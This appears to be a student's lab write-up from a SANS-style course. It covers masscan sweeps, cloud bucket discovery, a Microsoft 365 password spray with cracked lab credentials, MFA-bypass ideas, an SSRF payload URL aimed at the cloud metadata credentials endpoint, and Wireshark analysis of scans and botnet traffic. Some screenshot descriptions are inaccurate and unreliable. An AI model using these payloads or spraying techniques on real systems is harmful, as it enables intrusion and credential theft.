


## 5.1.1 Cloud Scanning

A)




The screenshot shows a VS Code editor with a file explorer on the left and a code editor on the right. The file explorer shows a project named 'PYTHONTEST' with files 'lab5.py' and 'lab5.txt'. The code editor shows the contents of 'lab5.py', which is a Python script that counts the number of open ports (netblocks) in a file. The script is as follows:

```
1 import sys
2
3 def counttips(netblock):
4     cidr = int(netblock.split('/')[1])
5     return 2**(32 - cidr)
6
7 if (len(sys.argv) != 2):
8     print(f"Usage: {sys.argv[0]} <file with netblocks>")
9     sys.exit(0)
10
11 ipcount = 0
12 with open(sys.argv[1]) as infile:
13     for netblock in infile:
14         ipcount += counttips(netblock.strip())
15
16 print(ipcount)
17
18
```

The terminal at the bottom shows the command to run the script and its output:

```
PS C:\Users\Asma\OneDrive\Skrivbord\IoT\pythonttest> python lab5.py lab5.txt
15360
PS C:\Users\Asma\OneDrive\Skrivbord\IoT\pythonttest>
```

B)



The screenshot shows a Kali Linux terminal window. The user is running a masscan scan on a specific IP range. The command is:

```
$ time sudo masscan -p80,23,443,21,22,25,3389,110,445,139,172.16.0.0/16 --rate 1000 -oL lab5.txt
```

The output shows the scan results and the time taken:

```
[sudo] password for qoorey:
FAIL: target IP address list empty
[hint] try something like "--range 10.0.0.0/8"
[hint] try something like "--range 192.168.0.100-192.168.0.200"

real    3.36s
user    0.02s
sys     0.09s
cpu     3%


(qoorey@Qoorey)-[~]
$ time sudo masscan -p80,23,443,21,22,25,3389,110,445,139 172.16.0.0/16 --rate 1000 -oL lab5.txt
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-04-02 13:27:06 GMT
Initiating SYN Stealth Scan
Scanning 65536 hosts [10 ports/host]

real    720.56s
user    0.07s
sys     0.11s
cpu     0%

(qoorey@Qoorey)-[~]
$
```

## 5.1.2 Cloud Bucket Discovery

A)



```
lab5.py x oci.py lab5.txt
lab5.py > ...
1 import oci
2
3 config = oci.config.from_file() # assuming you have the default OCI config file in ~/.oci/config
4
5 object_storage = oci.object_storage.ObjectStorageClient(config)
6
7 bucket_name = 'my_bucket_name'
8
9 try:
10     # list_objects returns a generator, we just need to iterate over it to print all objects in the bucket
11     for o in object_storage.list_objects(bucket_name).data:
12         print(f'Key: {o.name}, Size: {o.size}, LastModified: {o.time_created}')
13     print(f'Bucket {bucket_name} exists and is accessible')
14 except oci.exceptions.ServiceError as e:
15     if e.status == 404:
16         print(f'Bucket {bucket_name} does not exist')
17     else:
18         print(f'Error accessing bucket {bucket_name}: {e}')
19
```

B)

If a bucket exists and is private, then a request to access the bucket will result in an access denied error. This means that the bucket exists, but the requester does not have sufficient permissions to access it.

On the other hand, if a bucket does not exist at all, then a request to access the bucket will result in a bucket not found error. This indicates that the bucket does not exist and could be due to the fact that the bucket was never created or was deleted.

## 5.2 SANS – Cloud Application Attacks

### 5.2.1 Microsoft 365 Password Attack

A)

```
[*] WARNING! The user willi
[*] WARNING! The user willi
[*] WARNING! The user willi
[*] WARNING! The user willi
[*] WARNING! The user willi
[*] WARNING! The user willi
[*] WARNING! The user willi
[*] WARNING! The user willi
[*] WARNING! The user willi
[*] WARNING! The user willi
[*] WARNING! The account wi
[*] WARNING! The account wi
[*] WARNING! The user willi
[*] WARNING! The user willi
[*] WARNING! The user willi
[*] WARNING! The user willi
Results have been written t
PS /home/sec504> Get-Conten
d user, but invalid passwor
er, but invalid password :
Valid user, but invalid pas
Valid user, but invalid pas
Valid user, but invalid pas
Valid user, but invalid pas
Valid user, but invalid pas
PS /home/sec504>
```

VALID USERS FOUND:

- andrea.harris@falsimentis.com
- bari.kembrey@falsimentis.com
- biddy.lulham@falsimentis.com
- edward.gray@falsimentis.com
- maddie.keely@falsimentis.com
- john.merckle@falsimentis.com
- heather.allen@falsimentis.com

VALID USERS WITH THEIR PASSWORD:

- bari.kembrey@falsimentis.com : Summer2022
- heather.allen@falsimentis.com : Lakers2020
- john.merckle@falsimentis.com : Password123
- edward.gray@falsimentis.com : Coffee2022

b)

MFA can be bypassed using different methods such as,

Social engineering, where an attacker may try to trick the user into revealing their MFA code through phishing or other social engineering tactics.

Keylogging, where an attacker could use a keylogger to record the MFA code as it is entered.

Then there is session hijacking, where the attacker could hijack a user's active session and gain access to the account without the need for MFA.

One could also set the browser user to android etc, when making the requests which may have no MFA policy.


These are just some examples, there are a lot more methods that could be used to bypass MFA.

## 5.2.2 Cloud SSRF/IMDS Attack

A)

The 169.254.169.254 IP address is used as a link-local address in a cloud computing environment to provide access to the metadata service provided by the cloud provider. It allows cloud instances to access important configuration data without the need for complex networking configuration.

B)



The screenshot shows a terminal window titled "Terminal" with a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar (Applications, Places, System, en, Sun Apr 2, 18:03). The terminal content shows an HTML snippet being edited, followed by several curl commands and their outputs. The first curl command is for a non-existent image. The subsequent three curl commands are for the URL `http://intern.falsimentis.com/images/Asma%20.jpg`, which is a typo for the IMDS endpoint. The final output shows a successful response from the IMDS service with instance metadata.

```
</div>
<?php
}
?>
</body>
</html>

sec504@sec504-slingshot:~$ curl http://intern.falsimentis.com/images/Asma%20.jpg
latest
sec504@sec504-slingshot:~$ curl http://intern.falsimentis.com/images/Asma%20.jpg
sec504@sec504-slingshot:~$ curl http://intern.falsimentis.com/images/Asma%20.jpg
sec504@sec504-slingshot:~$ curl http://intern.falsimentis.com/images/Asma%20.jpg
{
  "Code": "Success",
  "LastUpdated": "2021-05-02T18:50:40Z",
  "InstanceProfileArn": "arn:aws:iam::896453262835:instance-profile/falsimentis-
deploy-role",
  "InstanceProfileId": "AIPASBOGHXZELSK34VU4"
}
sec504@sec504-slingshot:~$
```

c)

If a server-side request forgery (SSRF) vulnerability exists, it may be possible to obtain sensitive instance metadata using the `ssrf.py` script. The script can be used to modify the URL parameter to point to the instance metadata service endpoint, which is usually located at `http://169.254.169.254/latest/meta-data/`. By doing so, an attacker can obtain sensitive information such as IAM security credentials.

For instance,

<http://localhost:8000/uptime?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/>

d)

To prevent the abuse of Server-Side Request Forgery (SSRF) and (IMDS) attacks in a cloud environment, organizations should, for example, use security groups and network access control lists (ACLs) to restrict access to the IMDS.

They could implement proper input validation and sanitization in web applications and other services that may be vulnerable to SSRF attacks.

Organizations can use a strong AWS IAM policy for EC2 instances that restricts access to the IMDS.

Also a WAF to protect against SSRF attacks by blocking incoming requests that contain known SSRF payloads. By also regularly monitoring access to the IMDS and looking for unusual patterns of behavior or suspicious activity.

Other AWS security practices could be followed, such as enabling AWS Config and CloudTrail to monitor and audit access to the IMDS.

## 5.4.1

A)

The screenshot shows the Wireshark interface with a packet capture named 'osfingerprinting.pcap'. The filter bar displays 'icmp and (icmp.type == 8 or icmp.type == 13) and icmp.code != 0'. The packet list shows several ICMP Echo (ping) requests from source 10.0.0.29 to destinations 10.0.0.2 and 10.0.0.3. The selected packet (No. 27) is an Echo (ping) request with ID 0xac00, sequence 0, and TTL 255. The packet details pane shows the frame structure: Ethernet II, Internet Protocol Version 4, and Internet Control Message Protocol. The packet bytes pane displays the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
27	13.018777	10.0.0.29	10.0.0.2	ICMP	60	Echo (ping) request id=0xac00, seq=0/0, ttl=255 (no response found!)
29	13.026041	10.0.0.29	10.0.0.2	ICMP	60	Echo (ping) request id=0xac00, seq=256/1, ttl=255 (no response found!)
31	13.846251	10.0.0.29	10.0.0.2	ICMP	60	Timestamp request id=0xac00, seq=0/0, ttl=255
32	13.847873	10.0.0.29	10.0.0.2	ICMP	60	Timestamp request id=0xac00, seq=256/1, ttl=255
51	56.847303	10.0.0.3	10.0.0.29	ICMP	60	Echo (ping) request id=0xc801, seq=0/0, ttl=255 (no response found!)
53	56.851983	10.0.0.3	10.0.0.29	ICMP	60	Echo (ping) request id=0xc801, seq=256/1, ttl=255 (no response found!)

Packet 27 details:

- > Frame 27: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
- > Ethernet II, Src: Sony\_15:4c:c0 (08:00:46:15:4c:c0), Dst: 08:00:46:15:4c:c0
- > Internet Protocol Version 4, Src: 10.0.0.29, Dst: 10.0.0.2
- > Internet Control Message Protocol

Packet bytes:

```
0000 00 40 95 30 80 41 08 00 46 15 4c c0 08 00 45 00  @.0.A..F.L...E.
0010 00 2c e8 9a 00 00 ff 01 bf 17 0a 00 00 1d 0a 00  .,.....
0020 00 02 08 01 38 4a ac 00 00 00 50 73 be 40 05 00  ...8J...Ps.@.
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
```

B)

active-scan.pcap

Arkiv Redigera Visa Kör Fånga Analysera Statistik Telefoni Trådlöst Verktyg Hjälp

icmp.type == 8 and icmp.code != 0 and ip.len < 84

No.	Time	Source	Destination	Protocol	Length	Info
7	1.140088	192.168.1.101	192.168.1.103	ICMP	78	Echo (ping) request id=0x0200, seq=256/1, ttl=128 (no response found!)
13	1.147930	192.168.1.101	192.168.1.103	ICMP	78	Echo (ping) request id=0x0200, seq=256/1, ttl=128 (no response found!)

> Frame 7: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)  
> Ethernet II, Src: AmbitMic\_aa:af:80 (00:d0:59:aa:af:80), Dst: AmbitMic\_0b:81:ea (00:d0:59:0b:81:ea)  
> Internet Protocol Version 4, Src: 192.168.1.101, Dst: 192.168.1.103  
✓ Internet Control Message Protocol  
Type: 8 (Echo (ping) request)  
Code: 19  
Checksum: 0x4a49 [correct]  
[Checksum Status: Good]  
Identifier (BE): 512 (0x0200)  
Identifier (LE): 2 (0x0002)  
Sequence Number (BE): 256 (0x0100)

0000 00 d0 59 0b 81 ea 00 d0 59 aa af 80 08 00 45 00 --Y-----Y-----E-  
0010 00 3c 77 1a 00 00 80 01 3f 8a c0 a8 01 65 c0 a8 -<w-----?-----e-  
0020 01 67 08 13 4a 49 02 00 01 00 61 62 63 64 65 66 -g--JI-- --abcdef  
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklm nopqrstuv  
0040 77 61 62 63 64 65 66 67 68 69 72 90 73 e2 wbcdefg hlr-s

C)

active-scan.pcap

Arkiv Redigera Visa Kör Fånga Analysera Statistik Telefoni Trådlöst Verktyg Hjälp


tcp.flags.reset == 1

No.	Time	Source	Destination	Protocol	Length	Info
34	1.772579	192.168.1.103	192.168.1.101	TCP	64	139 → 1394 [RST
163	2.447833	192.168.1.103	192.168.1.101	TCP	64	13 → 1404 [RST
165	2.448543	192.168.1.103	192.168.1.101	TCP	64	21 → 1405 [RST
167	2.450094	192.168.1.103	192.168.1.101	TCP	64	22 → 1406 [RST
169	2.451503	192.168.1.103	192.168.1.101	TCP	64	23 → 1407 [RST
171	2.452068	192.168.1.103	192.168.1.101	TCP	64	25 → 1408 [RST
173	2.453870	192.168.1.103	192.168.1.101	TCP	64	42 → 1409 [RST
175	2.455584	192.168.1.103	192.168.1.101	TCP	64	53 → 1410 [RST
177	2.456277	192.168.1.103	192.168.1.101	TCP	64	79 → 1411 [RST


> Frame 34: 64 bytes on wire (512 bits), 64 bytes captured (512 bits)  
> Ethernet II, Src: AmbitMic\_0b:81:ea (00:d0:59:0b:81:ea), Dst: AmbitMic\_aa:af:80 (00:d0:59:aa:af:80)  
> Internet Protocol Version 4, Src: 192.168.1.103, Dst: 192.168.1.101  
✓ Transmission Control Protocol, Src Port: 139, Dst Port: 1394, Seq: 299, Len: 0

0000 0  
0010 0  
0020 0  
0030 0

D



E)



Analyzing the first packet which is the host 10.129.211.13. This host goes to 10.129.56.6 and does a DNS query to “*bbjj.househot.com.*” and it gets a response from the website “*ypgw.wallloan.com.*”

The information panel under the “*Domain Name System (response)*” in “*Answer RRs*” shows 11 records and that is not normal. It should show one or two records.

In the picture above on the 3’rd packet, the host 10.129.211.13 goes to 216.234.235.165, and it does an SYN request on port 18067 which is not a standard port. It should receive an SYN+ACK or RST response, but it only gets “*ICMP Destination Unreachable*”. All of this is telling that something wrong is happening.

Using a “*Follow TCP Stream*” to look further into it. It clearly tells that this exchange is based on the user, nick, and join command information.

24	340.366387	10.129.56.6	10.129.211.13	DNS	275 Standard query response 0x0008 A hometown.aol.com A 205.188.226.248
25	340.367288	10.129.211.13	205.188.226.248	TCP	62 1050 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
26	340.367844	205.188.226.248	10.129.211.13	ICMP	70 Destination unreachable (Port unreachable)
27	341.202268	10.129.211.13	10.129.102.0	TCP	62 1051 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
28	341.202366	10.129.211.13	10.129.102.1	TCP	62 1052 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
29	341.202467	10.129.211.13	10.129.102.2	TCP	62 1053 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
30	341.202545	10.129.211.13	10.129.102.3	TCP	62 1054 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
31	341.202623	10.129.211.13	10.129.102.4	TCP	62 1055 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
32	341.202714	10.129.211.13	10.129.102.5	TCP	62 1056 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
33	341.202790	10.129.211.13	10.129.102.6	TCP	62 1057 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
34	341.202867	10.129.211.13	10.129.102.7	TCP	62 1058 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
35	341.202956	10.129.211.13	10.129.102.8	TCP	62 1059 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
36	341.203052	10.129.211.13	10.129.102.9	TCP	62 1060 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
37	341.203185	10.129.102.0	10.129.211.13	ICMP	70 Destination unreachable (Port unreachable)
38	341.203167	10.129.211.13	10.129.102.10	TCP	62 1061 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
39	341.203324	10.129.211.13	10.129.102.11	TCP	62 1062 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
40	341.203401	10.129.211.13	10.129.102.12	TCP	62 1063 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
41	341.203490	10.129.211.13	10.129.102.13	TCP	62 1064 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM

The screenshot displays a Wireshark packet capture of DNS traffic. The packet list on the left shows a series of queries and responses. The packet details pane on the right shows the structure of a DNS Standard query response, including the header, question, and answer sections. The packet bytes pane at the bottom shows the raw data.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.129.211.13	10.129.56.6	DNS	77	Standard query 0x0006 A bbj1.househot.com
2	0.237997	10.129.56.6	10.129.211.13	DNS	394	Standard query response 0x0006 A bbj1.househot.com 39455 ypgw.wallloan.com A 216.234.235.165 A 151.198.6.55 A 216.234.247.191
3	0.238000	10.129.211.13	216.234.235.165	TCP	62	1047 → 18067 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
4	0.240007	216.234.235.165	10.129.211.13	ICMP	70	Destination unreachable (Port unreachable)
5	3.239943	10.129.211.13	216.234.235.165	TCP	62	[TCP Retransmission] [TCP Port numbers reused] 1047 → 18067 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
6	3.240576	216.234.235.165	10.129.211.13	ICMP	70	Destination unreachable (Port unreachable)
7	9.174300	10.129.211.13	216.234.235.165	TCP	62	[TCP Retransmission] [TCP Port numbers reused] 1047 → 18067 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
8	9.175018	216.234.235.165	10.129.211.13	ICMP	70	Destination unreachable (Port unreachable)
9	9.37.528083	10.129.211.13	10.129.56.6	DNS	77	Standard query 0x0007 A ypgw.wallloan.com
10	13.37.57036	10.129.56.6	10.129.211.13	DNS	253	Standard query response 0x0007 A ypgw.wallloan.com A 61.189.243.240 A 61.145.119.63 A 151.198.6.55 A 202.98.223.87 A 218.249.6
11	13.37.763493	10.129.211.13	61.189.243.240	TCP	62	1048 → 18067 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
12	13.38.60099	61.189.243.240	10.129.211.13	TCP	62	1048 → 18067 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM
13	13.38.169284	10.129.211.13	61.189.243.240	TCP	54	1048 → 18067 [ACK] Seq=1 Ack=1 Win=64240 Len=0
14	13.38.160379	10.129.211.13	61.189.243.240	TCP	67	1048 → 18067 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=13
15	13.38.1719557	61.189.243.240	10.129.211.13	TCP	60	18067 → 1048 [ACK] Seq=1 Ack=14 Win=65522 Len=0
16	13.38.719607	10.129.211.13	61.189.243.240	TCP	71	1048 → 18067 [PSH, ACK] Seq=14 Ack=1 Win=64240 Len=17

I filtered the activity and in order to detect them right away. Also I changed the selected field to “*dns.count.answers gt 5*” to detect activities that have “*Answer RRs*” with values higher than five.



F)

The protocol hierarchy shows that the majority of the traffic is using TCP, with a significant amount of UDP traffic as well. The Trivial File Transfer Protocol is being used to transfer files, which is a technique used by attackers to exfiltrate data from compromised systems. There are also some DCE/RPC protocols being used, which can be an indication of remote code execution or lateral movement. Additionally, there is Internet Relay Chat (IRC) traffic, which can be a sign of the system being used as part of a botnet. The high CPU utilization and system lockup suggest that the system is under heavy load. It could be due to malicious activity such as cryptojacking or DDoS attacks. Overall, the traffic indicates that the system is compromised and being used for unauthorized activities.

G)

arp-poison.pcap

Arkiv Redigera Visa Kör Fånga Analysera Statistik Telefonj Irådlöst Verktyg Hjälp

arp

